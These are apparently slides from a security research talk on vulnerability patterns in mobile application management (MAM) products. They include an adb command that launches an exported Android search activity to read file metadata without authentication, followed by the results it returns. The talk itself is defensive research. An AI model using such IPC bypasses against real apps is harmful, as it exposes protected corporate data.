
```
rgutierrez@rav-2:~$ adb shell am start -a android.intent.action.SEARCH -n com.[redacted]/
com.[redacted].ui.SearchActivity -e "query" "t"
Starting: Intent { act=android.intent.action.SEARCH cmp=com.[redacted]/.ui.SearchActivity
 (has extras) }
rgutierrez@rav-2:~$ 
```

Enforcing Authentication On IPC



[redacted]

[redacted]

rgutie01

Password

[redacted]

Search Results

GDSTESTNDK
4/7/2014 11:25 AM EDT, 14.00B

testpdf
4/25/2014 1:56 PM EDT, 12.31KB

Access File Metadata Without Offline Authentication.
Relies on Metadata Not Being Encrypted

Effectiveness of Security Commands

- Commands Should Ideally Execute Immediately
  - Not Always What Happens in MAM..
- Wipes Should Delete ALL Data
  - Key Material, Encrypted Data, Passcode Validation Data
- Wipe Should Apply to Agent and Wrapped Apps

Outline

Major BYOD Risks & Threat Scenarios

MDM vs MAM Application Wrapping

MAM Solution Test Cases

Vulnerability Patterns in MAM Solutions

Conclusions and Testing Checklist

Conclusions

- Initial Research Uncovered Common Vulnerability Patterns in MAM Solutions
- Security Posture Has Matured Over The Past Year
- To Defend Against Evolving Threat Landscape and Mobile Attack Techniques, More Work Needed

MAM Testing Checklist

- MAM Solution Security Checklist
- Covers The Topics In The Presentation
  - And Many More!
- Over 50 Security Checks To Assess MAM Solutions
  - Organizations – Ask Your Vendors!
  - Vendors – Ask and Test Yourself!
  - Security Testers – Help These Vendors!
- We hope this checklist will create a security baseline for these solutions

Thanks For Coming!

- **Shouts outs**
  - Stephen Komal for helping with the research and paper
  - GDS Research Team (Joe Hemler and Oliver Lavery) for all their feedback
- White paper almost done and coming very soon!
- Pay attention to our Blog and Twitter (@gdssecurity) for details

My Contact Info:
email: rgutierrez@gdssecurity.com
twitter: @rgutie01
github: https://github.com/rongutierrez